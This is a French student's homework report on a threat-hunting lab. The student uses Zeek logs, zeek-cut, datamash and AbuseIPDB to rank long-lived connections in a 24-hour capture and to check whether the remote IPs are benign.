
```

student@cr450:~/devoir3$ sudo so-rule-update
2023-03-30 08:38:05,092 - <INFO> - Loading ./rulecat.conf.
2023-03-30 08:38:05,094 - <INFO> - Forcing Suricata version to 6.0.
2023-03-30 08:38:05,094 - <INFO> - Fetching https://rules.emergingthreats.net/open/suricata-6.0.0/emerging.rules.tar.gz.
100% - 3811547/3811547
2023-03-30 08:38:05,384 - <INFO> - Done.
2023-03-30 08:38:05,501 - <INFO> - Ignoring file rules/emerging-deleted.rules
2023-03-30 08:38:05,501 - <INFO> - Loading local file /opt/so/rules/nids/local.rules
2023-03-30 08:38:08,115 - <INFO> - Loaded 41183 rules.
2023-03-30 08:38:08,126 - <INFO> - Disabled 0 rules.
2023-03-30 08:38:08,126 - <INFO> - Enabled 0 rules.
2023-03-30 08:38:08,126 - <INFO> - Modified 0 rules.
2023-03-30 08:38:08,126 - <INFO> - Dropped 0 rules.
2023-03-30 08:38:08,363 - <INFO> - Enabled 131 rules for flowbit dependencies.
2023-03-30 08:38:11,826 - <INFO> - Writing rules to /opt/so/rules/nids/all.rules
: total: 41183; enabled: 32869; added: 1; removed 0; modified: 0
2023-03-30 08:38:12,133 - <INFO> - Done.
student@cr450:~/devoir3$

```

Force update au cas ou

On peut voir mon alerte d'auparavant dans l'interface SecurityOnion



Exercice 2 (25p) - Cyber Threat Hunting Level 1 (Max 7 Pages)

Pour cet exercice, veuillez suivre la formation


https://www.youtube.com/watch?v=UEOqTu8cJt0&ab_channel=ActiveCountermeasures . N'oubliez pas que le 7 mars il y aura une nouvelle session, donc vous pouvez faire l'un ou l'autre. Nous sommes intéressés plutôt de la partie AC Hunter et RITA

Documentez certains des exercices que vous faites.

Exercice 2 RÉPONSE


L'exercice 2 consistait à effectuer quelques tâches du lien YouTube distribué dans le devoir.





Nous avons comme première tâche d'identifier les 10 plus longues connections entre adresses IP légales et privées (interne à externe)



La première chose, lorsqu'on regarde pour de longues connections, nous voulons regarder premièrement avec combien de data/données nous travaillons avec. Nous pouvons utiliser cat conn.log avec des commandes zeek pour en arriver là.

Voir format brute de temps de connections dans la partie du tableau à droite →



En enlevant la partie less de la commande, nous pouvons avoir la fin des entrées au lieu de scroll jusqu'à la dernière (ça serait long). Nous pouvons voir que nous arrivons environ 24h plus tard.	 <pre> threat@ubuntu: ~/labs/lab1 2020-06-05T09:55:59-0700 2020-06-05T09:55:59-0700 2020-06-05T09:55:59-0700 2020-06-05T09:55:59-0700 2020-06-05T09:55:15-0700 2020-06-05T09:55:15-0700 2020-06-05T09:56:13-0700 2020-06-05T09:55:28-0700 2020-06-05T09:55:29-0700 2020-06-05T09:55:35-0700 2020-06-05T09:56:41-0700 2020-06-05T09:55:59-0700 2020-06-05T09:56:02-0700 2020-06-05T09:56:02-0700 2020-06-05T09:57:11-0700 2020-06-05T09:56:36-0700 2020-06-05T09:56:36-0700 2020-06-05T09:57:40-0700 2020-06-05T09:58:09-0700 2020-06-05T09:58:38-0700 2020-06-05T09:58:56-0700 2020-06-04T09:59:11-0700 2020-06-05T09:58:56-0700 threat@ubuntu:~/labs/lab1\$ </pre>
Apparemment il me manquait une extension wireshark. J'ai suivi les instructions et pu installer l'extension pour accéder au fichier pcap. Nous pouvons par la suite voir les connexions avec cette manière où nous pouvons simplement voir la durée de la capture (86k secondes = environ 24h). <i>Voir images à droite</i>	 <pre> threat@ubuntu:~/labs/lab1\$ capinfos -aew trace1.pcap Command 'capinfos' not found, but can be installed with: sudo apt install wireshark-common threat@ubuntu:~/labs/lab1\$ sudo apt install wireshark-common [sudo] password for threat: Reading package lists... Done Building dependency tree Reading state information... Done The following package was automatically installed and is no longer required: glib1.2-goa-1.0 Use 'sudo apt autoremove' to remove it. The following additional packages will be installed: libares2 libdouble-conversion3 liblua5.2-0 libpcres2-16-0 libqt5core5a libqt5dbus5 libqt5gui5 libqt5multimedia5 libqt5multimedia5-plugins Processing triggers for desktop file utils (1:1.10.0-1) ... threat@ubuntu:~/labs/lab1\$ capinfos -aew trace1.pcap File name: trace1.pcap Capture duration: 86398.498096 seconds First packet time: 2020-06-04 09:59:02.292525 Last packet time: 2020-06-05 09:59:00.790621 threat@ubuntu:~/labs/lab1\$ </pre>
Maintenant, pour voir les longues connexions avec les sources IP par exemple, destination IP, et durée de cette connexions. Voir la commande à droite	 <pre> threat@ubuntu:~/labs/lab1\$ cat conn.log zeek-cut id.orig_h id.resp_h duration head 192.168.99.51 104.248.234.238 0.186700 192.168.99.51 23.223.200.136 0.028052 192.168.99.51 104.248.234.238 0.113487 192.168.99.52 224.0.0.251 0.017368 fe80::d048:42e0:8448:187c ff02::1b 0.017404 fe80::d048:42e0:8448:187c ff02::1:3 - 192.168.99.52 224.0.0.252 - fe80::d048:42e0:8448:187c ff02::1:3 - 192.168.99.52 224.0.0.252 - 192.168.99.51 104.248.234.238 0.124580 threat@ubuntu:~/labs/lab1\$ </pre>
Pour extraire ces dernières données et les sort en colonnes, nous allons ajoutés des commandes pour les voir beaucoup mieux formaté. IPv4 adresses/top 10 des adresses.	 <pre> threat@ubuntu:~/labs/lab1\$ cat conn.log zeek-cut id.orig_h id.resp_h duration sort -t -k 3 -rn head 192.168.99.51 167.71.97.235 86389.659357 192.168.99.51 104.248.234.238 243.768999 192.168.99.51 104.118.9.117 166.139547 192.168.99.51 72.21.91.29 134.888177 192.168.99.51 52.184.216.246 129.075227 192.168.99.51 52.167.249.196 128.957107 192.168.99.51 52.184.216.246 128.481757 192.168.99.51 13.107.5.88 128.346889 192.168.99.51 52.179.219.14 128.116421 192.168.99.51 13.107.5.88 128.042647 threat@ubuntu:~/labs/lab1\$ </pre>

Cela est une chose, en fait nous voulons regarder le temps cumulatif des connections. Nous allons garder la même commande mais après le pipe nous allons sort encore mais avec la commande grep et l'expression montrée dans le vidéo pour avoir le résultat voulu, qui était de regrouper des données ensemble pour que par exemple les connections d'une même adresses ne se retrouvent pas séparés par une autre

```
threat@ubuntu:~/Labs/Lab1$ cat conn.log | zeek-cut id.orig_h id.resp_h duration | sort -t | grep -v -e '^$' | grep -v '-' | datamash -g 1,2 sum 3 | sort -k 3 -rn | head
```

192.168.99.51	167.71.97.235	86389.659357
192.168.99.51	52.179.219.14	4067.394413
192.168.99.51	52.184.217.56	2936.172839
192.168.99.51	52.184.216.246	2825.858
192.168.99.52	239.255.255.250	2507.626732
fe80::d048:42e0:8448:187c	ff02::c	2434.977049
192.168.99.51	239.255.255.250	2374.546469
fe80::2126:bcd7:16f4:8cdb	ff02::c	2368.234679
192.168.99.51	13.107.5.88	1317.047871
192.168.99.51	52.167.249.196	868.46966

Les résultats ci-dessus contiennent beaucoup d'adresses de multicast, ce qui ne nous intéresse pas du tout. Nous pouvons simplement ajouter plus qu'une ligne par exemple 5 comme dans la vidéo pour obtenir 5 lignes de résultats de plus (simplement ajouter -15 après le head pour ajouter 5 lignes de résultats de plus)

```
threat@ubuntu:~/Labs/Lab1$ cat conn.log | zeek-cut id.orig_h id.resp_h duration | sort -t | grep -v -e '^$' | grep -v '-' | datamash -g 1,2 sum 3 | sort -k 3 -rn | head -15
```

192.168.99.51	167.71.97.235	86389.659357
192.168.99.51	52.179.219.14	4067.394413
192.168.99.51	52.184.217.56	2936.172839
192.168.99.51	52.184.216.246	2825.858
192.168.99.52	239.255.255.250	2507.626732
fe80::d048:42e0:8448:187c	ff02::c	2434.977049
192.168.99.51	239.255.255.250	2374.546469
fe80::2126:bcd7:16f4:8cdb	ff02::c	2368.234679
192.168.99.51	13.107.5.88	1317.047871
192.168.99.51	52.167.249.196	868.46966
192.168.99.51	104.248.234.238	569.136736
192.168.99.51	72.21.81.240	449.19489
192.168.99.51	204.79.197.200	384.64955
192.168.99.51	40.90.22.183	330.184196
192.168.99.51	72.21.91.29	309.646899

Il y a une multitude d'autres commandes et filtres que nous pourrions utiliser mais comme le but de l'exercice était d'identifier les 10 plus longues et que celle du haut est principalement notre target pour analyser puisqu'elle se distinct vraiment des autres avec sa duration très élevée comparé à même la deuxième connexion (86k secondes vs 4k secondes)

```
threat@ubuntu:~/Labs/Lab1$ cat conn.log | zeek-cut id.orig_h id.resp_h duration | sort -t | grep -v -e '^$' | grep -v '-' | datamash -g 1,2 sum 3 | sort -k 3 -rn | head -10
```

192.168.99.51	167.71.97.235	86389.659357
---------------	---------------	--------------

Le prochain exercice consistait à analyser 2 adresses IP avec les liens abuseipdb.com et threatcrowd.org. Le lien threatcrowd ne fonctionnait pas donc nous avons dû uniquement utiliser abuseipdb
Nous voyons que le hostname est demo1.aihhosted.com. Qu'est-ce que c'est? Si nous allons sur le site aihhosted.com nous nous faisons rediriger sur un site légitime. Donc nous pouvons dire que cette adresse IP est ok pour le moment.

Check an IP Address, Domain Name, or Subnet
e.g. 74.14.209.97, microsoft.com, or 5.188.10.0/24

74.14.209.97

167.71.97.235 was found in our database!

This IP was reported 2 times. Confidence of Abuse is 0%: ?

0%

ISP	DigitalOcean LLC
Usage Type	Data Center/Web Hosting/Transit
Hostname(s)	demo1.aihhosted.com
Domain Name	digitalocean.com
Country	United States of America

GitLab The One DevOps platform. day free trial

ADS VIA CAF


SPONSOR Contentful Ready, set, build on tackle builds and scale with both

Maintenant, inspectons l'adresse 52.179.219.14. Cela nous amène sur Microsoft.com mais avec un usage type Web Hosting/Transit, qui est étrange. Nous pouvons voir les menaces identifiées associées à notre adresse IP en question. Ici nous voyons hackerbj reporter avec plusieurs catégories malveillantes. Clairement quelqu'un qui fait n'importe quoi, donc cela est un exemple de les prendre avec un grain de sel, lire entre les lignes

hackerbj 06 Jul 2021 Abuseddb

- CMS Compromise
- CMS Phishing
- Fraud Orders
- DDoS Attack
- FTP Brute Force
- Ping of Death
- Phishing
- Smurf DDoS
- Open Proxy
- Web Spam
- Email Spam
- Spam
- VPN IP
- Port Scan
- Phishing
- SQL Injection
- Spamming
- Brute Force
- Bad Web Site
- Exploited Host
- Web App Attack
- DDoS
- Bot Network

Autre fonction le fun, nous pouvons utiliser less -S dns.log pour voir tous les DNS queries.



```
separator \n99
next_separator
empty_field (empty)
unset_field
apath dns
nopen 2021-02-17-17:25:17
#fields ts uid id.orig_h id.orig_p id.resp_h id.resp_p proto trans_id rtt query qclass qclass_s
atypes tline string addr port enum count interval string count string count string
1591289986.217731 CS1HF3sg8jvYv0n39 192.168.99.52 5353 224.0.0.251 5353 udp 0 0.000004 desktop-10acm02
1591289986.218581 CUTQj4vJvZfAbpGn0 fe80::d048:42e0:8448:187c 192.168.99.52 5353 ff02::fb 5353 udp 0 0.000002 desktop-10acm02
1591289986.218586 CS1HF3sg8jvYv0n39 192.168.99.52 5353 224.0.0.251 5353 udp 0 0.000013 desktop-10acm02
1591289986.218521 CUTQj4vJvZfAbpGn0 fe80::d048:42e0:8448:187c 192.168.99.52 5353 ff02::fb 5353 udp 0 0.000004
1591289986.219093 CILjKc2B7LzC2T315 fe80::d048:42e0:8448:187c 192.168.99.52 5353 ff02::1:1 5353 udp 23243 - desktop
1591289986.219095 OnEdf2GcWenYf7p0 192.168.99.52 5353 224.0.0.252 5353 udp 23243 - desktop-10acm02 1
1591289986.219587 Cxg0p3ABcDc7T9g fe80::d048:42e0:8448:187c 192.168.99.52 5353 ff02::1:1 5353 udp 29447 - desktop
1591289986.216850 CEKJL2gaabIA7QK8 192.168.99.52 5353 224.0.0.252 5353 udp 29447 - desktop-10acm02 1
1591290011.878489 CKA002540mSUC1n1 192.168.99.51 5353 224.0.0.251 5353 udp 0 0.000255 desktop-10acm01
1591290011.879169 CP0511p9P9HyKf fe80::2126:bcd7:1ef4:8cdb 192.168.99.54 5353 ff02::fb 5353 udp 0 0.00132 desktop-10acm04 1
1591290011.534502 CH2NcKqpvzG0WuA 192.168.99.54 5353 224.0.0.251 5353 udp 0 0.000003 desktop-10acm04
1591290011.535144 CKA5A2h5vgB0T6n5 fe80::b0d7:3773:abde:7fc9 192.168.99.54 5353 ff02::fb 5353 udp 0 0.000003 desktop-10acm04
1591290011.552974 CH2NcKqpvzG0WuA 192.168.99.54 5353 224.0.0.251 5353 udp 0 0.000767 desktop-10acm04
1591290011.553752 CAUXCh2hvgB0T6n5 fe80::b0d7:3773:abde:7fc9 192.168.99.54 5353 ff02::fb 5353 udp 0 0.000002 desktop-10acm04
1591290011.881555 CmgYt1T7v0UkPyty7 fe80::2126:bcd7:1ef4:8cdb 192.168.99.51 5353 ff02::1:1 5353 udp 46527 - desktop
1591290011.881542 CgJ4t1aCsaL8EbcP4 192.168.99.51 5353 224.0.0.252 5353 udp 46527 - desktop-10acm01 1
1591290023.969752 CdaqW1sbw1dEnPug 192.168.99.53 5353 224.0.0.251 5353 udp 0 0.000003 desktop-10acm03
1591290023.969756 CdE8i3OC7Y54MUKc fe80::fd16:6e81:118e:81cd 192.168.99.53 5353 ff02::fb 5353 udp 0 0.000077 desktop-10acm03
1591290023.992897 CdaqW1sbw1dEnPug 192.168.99.53 5353 224.0.0.251 5353 udp 0 0.000729 desktop-10acm03
1591290023.993628 CdE8i3OC7Y54MUKc fe80::fd16:6e81:118e:81cd 192.168.99.53 5353 ff02::fb 5353 udp 0 0.001164 desktop-10acm03
1591290015.535902 CHcY11SLLdery13 fe80::b0d7:3773:abde:7fc9 192.168.99.54 5353 ff02::1:1 5353 udp 59499 - desktop
1591290015.535905 CS1F14pzc3H0R0w 192.168.99.54 5353 224.0.0.252 5353 udp 59499 - desktop-10acm04 1
1591290015.554242 CZ30k8YVUkXkb3j5 fe80::b0d7:3773:abde:7fc9 192.168.99.54 5353 ff02::1:1 5353 udp 1557 - desktop
1591290015.554805 CaxZ104T5ot3j9p1 192.168.99.54 5353 224.0.0.252 5353 udp 1557 - desktop-10acm04 1
1591290031.883806 C0d0v20vP2gV2K3vg 192.168.99.55 5353 224.0.0.251 5353 udp 0 0.000002 desktop-10acm05
```

Maintenant, pour que ce soit moins "cluttered", nous pouvons utiliser une commande zeek-cut query answers pour pouvoir filtrer et voir les queries et les réponses, un à côté de l'autre (queries -> réponses)

```
threat@ubuntu:~/labs/lab1$ less -S dns.log | zeek-cut query answers
desktop-10acm02.local fe80::d048:42e0:8448:187c,192.168.99.52
desktop-10acm02.local fe80::d048:42e0:8448:187c,192.168.99.52
desktop-10acm02.local fe80::d048:42e0:8448:187c,192.168.99.52
desktop-10acm05.local fe80::194f:796e:70e0:a5be,192.168.99.55
desktop-10acm05.local fe80::194f:796e:70e0:a5be,192.168.99.55
desktop-10acm04 -
desktop-10acm04 -
desktop-10acm04 -
desktop-10acm03 -
desktop-10acm03 -
desktop-10acm05 -
desktop-10acm05 -
desktop-10acm05.local fe80::5d7e:4fb3:8fbc:d59,192.168.99.10
desktop-vsoudsd.local fe80::5d7e:4fb3:8fbc:d59,192.168.99.10
desktop-vsoudsd -
desktop-10acm02.local fe80::d048:42e0:8448:187c,192.168.99.52
desktop-10acm02.local fe80::d048:42e0:8448:187c,192.168.99.52
desktop-10acm02 -
desktop-10acm01.local fe80::2126:bcd7:1ef4:8cdb,192.168.99.51
desktop-10acm01.local fe80::2126:bcd7:1ef4:8cdb,192.168.99.51
file-service.weather.microsoft.com wildcard.weather.microsoft.com.edgekey.net,e15275.g.akamaiedge.net,172.224.117.105
file-service.weather.microsoft.com wildcard.weather.microsoft.com.edgekey.net,e15275.g.akamaiedge.net,172.224.117.105
desktop-10acm01 -
102.117.224.117.in-addr.arpa a172-224-117-105.deploy.static.akamaitechnologies.com
desktop-10acm04.local fe80::b0d7:3773:abde:7fc9,192.168.99.54
desktop-10acm04.local fe80::b0d7:3773:abde:7fc9,192.168.99.54
desktop-10acm03.local fe80::fd16:6e81:118e:81cd,192.168.99.53
desktop-10acm03.local fe80::fd16:6e81:118e:81cd,192.168.99.53
desktop-10acm05.local fe80::194f:796e:70e0:a5be,192.168.99.55
desktop-10acm05.local fe80::194f:796e:70e0:a5be,192.168.99.55
desktop-10acm04 -
desktop-10acm04 -
desktop-10acm03 -
desktop-10acm03 -
desktop-10acm05 -
desktop-10acm05 -
desktop-vsoudsd.local fe80::5d7e:4fb3:8fbc:d59,192.168.99.10
desktop-vsoudsd.local fe80::5d7e:4fb3:8fbc:d59,192.168.99.10
desktop-vsoudsd -
desktop-10acm02.local fe80::d048:42e0:8448:187c,192.168.99.52
desktop-10acm01.local fe80::2126:bcd7:1ef4:8cdb,192.168.99.51
desktop-10acm01.local fe80::2126:bcd7:1ef4:8cdb,192.168.99.51
desktop-10acm01 -
desktop-10acm04.local fe80::b0d7:3773:abde:7fc9,192.168.99.54
desktop-10acm04.local fe80::b0d7:3773:abde:7fc9,192.168.99.54
desktop-10acm03.local fe80::fd16:6e81:118e:81cd,192.168.99.53
desktop-10acm03.local fe80::fd16:6e81:118e:81cd,192.168.99.53
desktop-10acm05.local fe80::194f:796e:70e0:a5be,192.168.99.55
desktop-10acm05.local fe80::194f:796e:70e0:a5be,192.168.99.55
desktop-10acm04 -
desktop-10acm04 -
desktop-10acm03 -
desktop-10acm03 -
desktop-10acm05 -
desktop-10acm05 -
desktop-vsoudsd.local fe80::5d7e:4fb3:8fbc:d59,192.168.99.10
desktop-vsoudsd.local fe80::5d7e:4fb3:8fbc:d59,192.168.99.10
desktop-vsoudsd -
```


Maintenant, on peut demander avec grep et l'autre adresse IP 52.179.219.4 et ajouter uniq à la fin, qui nous permettra de voir qu'une seule instance de chaque type de réponse qui est revenue

```
threat@ubuntu:~/labs/lab1$ less -S dns.log | zeek-cut query answers | grep 52.179.219.14 | uniq
array503.prod.do.dsp.mp.microsoft.com 52.179.219.14
threat@ubuntu:~/labs/lab1$
```

On peut ensuite le faire pour la première adresse (167.71.....), qui ne nous donnait rien par exemple. Voir imagine ci-dessous

```
threat@ubuntu:~/labs/lab1$ less -S dns.log | zeek-cut query answers | grep 167.71.97.235 | uniq
threat@ubuntu:~/labs/lab1$
```

Ce qu'on peut conclure de l'adresse IP 52.179.219.14, c'est que le chemin principal que l'utilisateur a essayé d'aller principalement avec cet IP. Donc array503.prod.do.dsp.mp.microsoft.com pour 52.179.219.14 (**DSP server est un patch server de Microsoft**). Lorsqu'on le fait pour l'adresse 167.71.97.235, on a aucun résultat. Pourquoi? Parce que nous travaillons avec du data de 24h au plus vieux. Lorsque nous sommes allés et avons entré les infos pour cette adresse IP, nous avons vu les connexions allant à cette adresse IP, nous avons vu qu'elle marchait avec un deuxième et demi "shy" de 24 heures. Ce qui veut dire que cette connexion a commencé avant le data set que nous travaillons présentement avec. Alors hier, il a peut-être eu un DNS look up et ce système s'est connecté à cette connexion, mais ces données sont déjà dans un autre data set, donc nous devons peut-être aller quelques jours auparavant pour trouver la requête DNS qui a commencé tout cela. Nous avons appris ici que query le dns.log est un bon moyen de commencer pour trouver des informations sur cela. Nous savons que l'utilisateur essayait d'aller à microsoft.com et quand nous avons enquêté sur cette IP adresse, nous avons eu le même "thread".

Nous avons vérifié que aihosted est un partenaire de business. Maintenant, concernant la 2^e adresse IP (52.179.....), on dirait qu'elle appartient à Microsoft, mais nous voulons quand même vérifier. Est-ce qu'il y a aussi autre chose dans les données qui pourrait nous aider dans les vérifications? Commençons avec less -S conn.log

```
#separator \x09
#set_separator ' '
#empty_field (empty)
#unset_field -
#path conn
#open 2021-02-17-17-25-17
#fields ts uid id.orig_h id.orig_p id.resp_h id.resp_p
#types time string addr port enum string interval
1591289958.726326 CbKb5j3ZEYav4R0YVb 192.168.99.51 52833 104.248.
1591289968.892657 Cpo9LX3puToMh46G9l 192.168.99.51 52831 23.223.
1591289988.618982 CcNiZE1KwsmTDb29tk 192.168.99.51 52834 104.248.
1591289986.217731 CS1MFu3sq8jPvW5J9 192.168.99.52 5353 224.0.0.
1591289986.218581 CUtQmj4vjvZfA0pGm8 fe80::d048:42e0:8448:187c
1591289986.219093 CILjxK28TLZc2TC315 fe80::d048:42e0:8448:187c
1591289986.219095 CW6Ed52G49emjx7bga 192.168.99.52 60066 224.0.0.
1591289986.235987 CxgqEu3D6ci0tn71gg fe80::d048:42e0:8448:187c
1591289986.236850 CEKjL82gaabiAtQXE8 192.168.99.52 55785 224.0.0.
1591290016.331011 CrAt9X1WTJCyxGTYd2 192.168.99.51 52835 104.248.
1591290011.878489 CkK06D2S40Wr5UCLm1 192.168.99.51 5353 224.0.0.
1591290011.879169 CPpBjZ1pi98FhMyhGf fe80::2126:bcd7:16f4:8cdb
1591290011.881155 CoHgYT1T6VUKRyNty7 fe80::2126:bcd7:16f4:8cdb
1591290011.881542 CHj4to1aGsal8EbCp4 192.168.99.51 52418 224.0.0.
1591290015.534502 Ch2NpC4XpvrzGMMUA4 192.168.99.54 5353 224.0.0.
```

Après, si par exemple nous voulons chercher pour la 52.179 address, nous allons taper /52.179.219.14. Ça va sauter directement au premier match. Voir résultats dans la table ci-dessous

```
1591290184.108736 CD8PGX
/52.179.219.14
```

Voici la ligne que nous avons cherché principalement, nous voyons l'adresse IP, le port 443, trafic tcp, ssl, etc.

En effet, voir image à droite

À partir de ça, nous pourrions chercher pour l'adresse 52.179.219.14, mais elle saute aux yeux juste ici →

Nous pouvons voir ce qui a servi pour cipher ou masquer les données, qu'est-ce qui a été négocié et le nom de serveur qui était sur le certificat digital

C'est un peu mêlé avec le reste, il y a un moyen plus facile de capter cela avec une commande zeek et grep

Voici les résultats comme ils sont plus facile de lecture
Voici aussi les résultats si on prend cette adresse et
faisons un grep avec le dns.log, query et anwers avec
uniq

Nous pouvons déduire que vu que les 2 match, c'est de valider le certificat digital. Habituellement zeek le fait pour nous.

Et si nous faisons / encore, mais sans taper d'adresses IP, ça va sauter au
automatiquement. *Voir image ci-dessous*

1591290657.974031	CEAve0X1udtpcrnyh	fe80::5d7e:4f03:8fbc:d59	143	ff02::16	0	icmp	0.47529
1591290650.463848	Ce0vU9pd2N1TTE21	192.168.99.51	52863	52.179.219.14	443	tcp	0.389372
1591290730.131421	CLJ9bSkIrwICV00B1	192.168.99.51	52866	184.248.234.238	80	tcp	0.140344
1591290760.232448	CEU0U4V0i0st1e0g0	192.168.99.51	52870	184.248.234.238	80	tcp	0.120713

```
threat@ubuntu:~/labs/lab1$ ls
conn.log  dhcp.log  dns.log  files.log  http.log  ntp.log  packet_filter.log  ssl.log  trace1.pcap  weird.log  x509.log
```

```
threat@ubuntu:~/labs/lab1$ less -S ssl.log
```

